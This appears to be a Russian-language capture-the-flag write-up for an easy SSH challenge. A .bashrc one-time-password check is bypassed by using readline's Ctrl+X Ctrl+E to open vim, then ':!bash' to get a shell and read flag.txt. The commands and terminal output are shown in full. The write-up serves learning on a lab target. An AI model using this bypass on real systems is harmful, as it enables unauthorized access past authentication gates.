

Новая куртка

✓ 381

Автор: Владимир Лебедев (@KillingInTheNameOf), SPbCTF

Решило 311 команд

Easy

Infra

Linux

SSH

Решено

Хайповый бренд горпкор-одежды запускает закрытые продажи новой куртки и обещает, что доступ будет только для своих — через внутренний сервер с двухфакторной аутентификацией.

Проблема в том, что куртка вам нужна, а вот слушать ещё неделю, как какой-то тип с аватаркой из спешалти-кофейни рассказывает про важность многослойной одежды, вы не готовы. Оформите заказ на куртку раньше ушлых перекупов.

ssh

Username:

Password:

Альтернативное подключение:

ssh

Username:

Password:

Система защиты: [home_newjacket_bashrc](#)

Задание легкого уровня из разряда infra. В качестве входных данных имеется юзер и пароль для ssh подключения на сервер и bash скрипт названный «система защиты».

Рассмотрим скрипт, так как я предполагаю, что это скрипт, крутящийся на сервере.

```
export EDITOR=/usr/bin/vim

old_stty=$(stty -g)
stty intr undef quit undef susp undef

echo 'Type the one-time password.'
read -e -s -r -p 'One-time password: ' otp

stty "$old_stty"

if [[ "$otp" == "[REDACTED]" ]]; then
    echo 'OTP accepted.'
    return
fi

echo '2FA failed.'
logout >/dev/null 2>&1 || exit 1
```

Скрипт короткий, поэтому разберем его построчно.

- 1) `export EDITOR=/usr/bin/vim` – задача редактора по умолчанию
- 2) `old_stty=$(stty -g)` – сохранение текущих настроек терминала (чтобы потом восстановить)
- 3) `http intr undef quit undef susb undef` – отключает клавиатурные комбинации прерывания (`Ctrl+C`, `Ctrl+\`, `Ctrl+Z`), чтобы мы не могли прервать ввод пароля или сам скрипт.
- 4) `read -e -s -r -p 'One-time password: ' otp` – читает введенную строку без эха (`-s`), с поддержкой редактирования строки (`-e`, `readline`), без интерпретации обратных слешей (`-r`). В переменную `otp` попадает то, что ввёл пользователь.
- 5) `stty "$old_stty"` – восстанавливает исходные настройки терминала (возвращает `Ctrl+C` и т.д.).
- 6) `if [ "$otp" == "[REDACTED]" ]; then ...` – сравнивает введенную строку с зашифрованным паролем. Если совпадает – выводит OTP accepted и выполняет `return`, что завершает скрипт (но оставляет пользователя в `shell`). Если нет – выводит `2FA failed.` и пытается выполнить `logout` (если это `login shell`) или `exit`


ключевая проблема – скрипт позволяет войти в `vim` используя `Ctrl X + Ctrl E`, так как в четвертой строке стоит флаг `-e` (режим `readline`). То есть в переменную `otp` передается `Ctrl X + Ctrl E`, что при завершении ввода будет расценено как ввод команды открытия редактора. В редакторе `vim` мы можем вбить `!bash` или `:shell` и войти в консоль. Это все рассуждения, сначала проверим вход через `ssh` без этих «хитростей»

```
home@MacBookPro ~ % ssh [redacted]
The authenticity of host [redacted] can't be established.
ED25519 key fingerprint is SHA256:[redacted].
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:27:
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added [redacted] to the list of known hosts.
[redacted]'s password:
Type the one-time password.
One-time password: [redacted]
```

Собственно как и ожидалось, при подключении к серверу и после ввода пароля просят ввести одноразовый пароль. На всякий случай пробуем ввести рандомный пароль

```
2FA failed.
Connection to [redacted] closed.
home@MacBookPro ~ % [redacted]
```

Да, скрипт работает. Пробуем схему что придумали ранее



```
"/tmp/bash-fc.40ZKta" 1L, 1B 1,0-1 All
```

мы вошли в vim



```
:!bash
```

Попробуем зайти в bash

```

Connection to newjacket-w9gzrlo1.alfactf.ru closed.
[home@MacBookPro ~ % ssh newjacket@newjacket-w9gzrlo1.alfactf.ru
[newjacket@newjacket-w9gzrlo1.alfactf.ru's password:
Type the one-time password.
One-time password:

Type the one-time password.
[One-time password:

2FA failed.

shell returned 1

[Press ENTER or type command to continue
[$ total 16
drwxr-xr-x 1 root      root      30 Apr 27 17:08 .
drwxr-xr-x 1 root      root      31 Apr 27 17:08 ..
-rw-r--r-- 1 newjacket newjacket 220 Sep  6  2025 .bash_logout
-rw-r--r-- 1 newjacket newjacket 396 Apr 26 14:22 .bashrc
-rw-r--r-- 1 newjacket newjacket 807 Sep  6  2025 .profile
-rw-r--r-- 1 root      root      31 Apr 27 07:00 flag.txt
$ █

```

Нам выводит 2FA failed, shell returned 1, то есть мы смогли зайти в оболочку и можем вводить команды. Вбиваем ls -la (вводимое не показывается), видим сразу flag.txt, что нам и интересно. Он принадлежит root, но права стоят rw r r, то есть его можно читать. Пробуем вбить cat flag.txt

```

[$ alfa{C7R1_x_CTrL_E_1S_a_5HEll}
$ █

```

И вот, победа, флаг получен.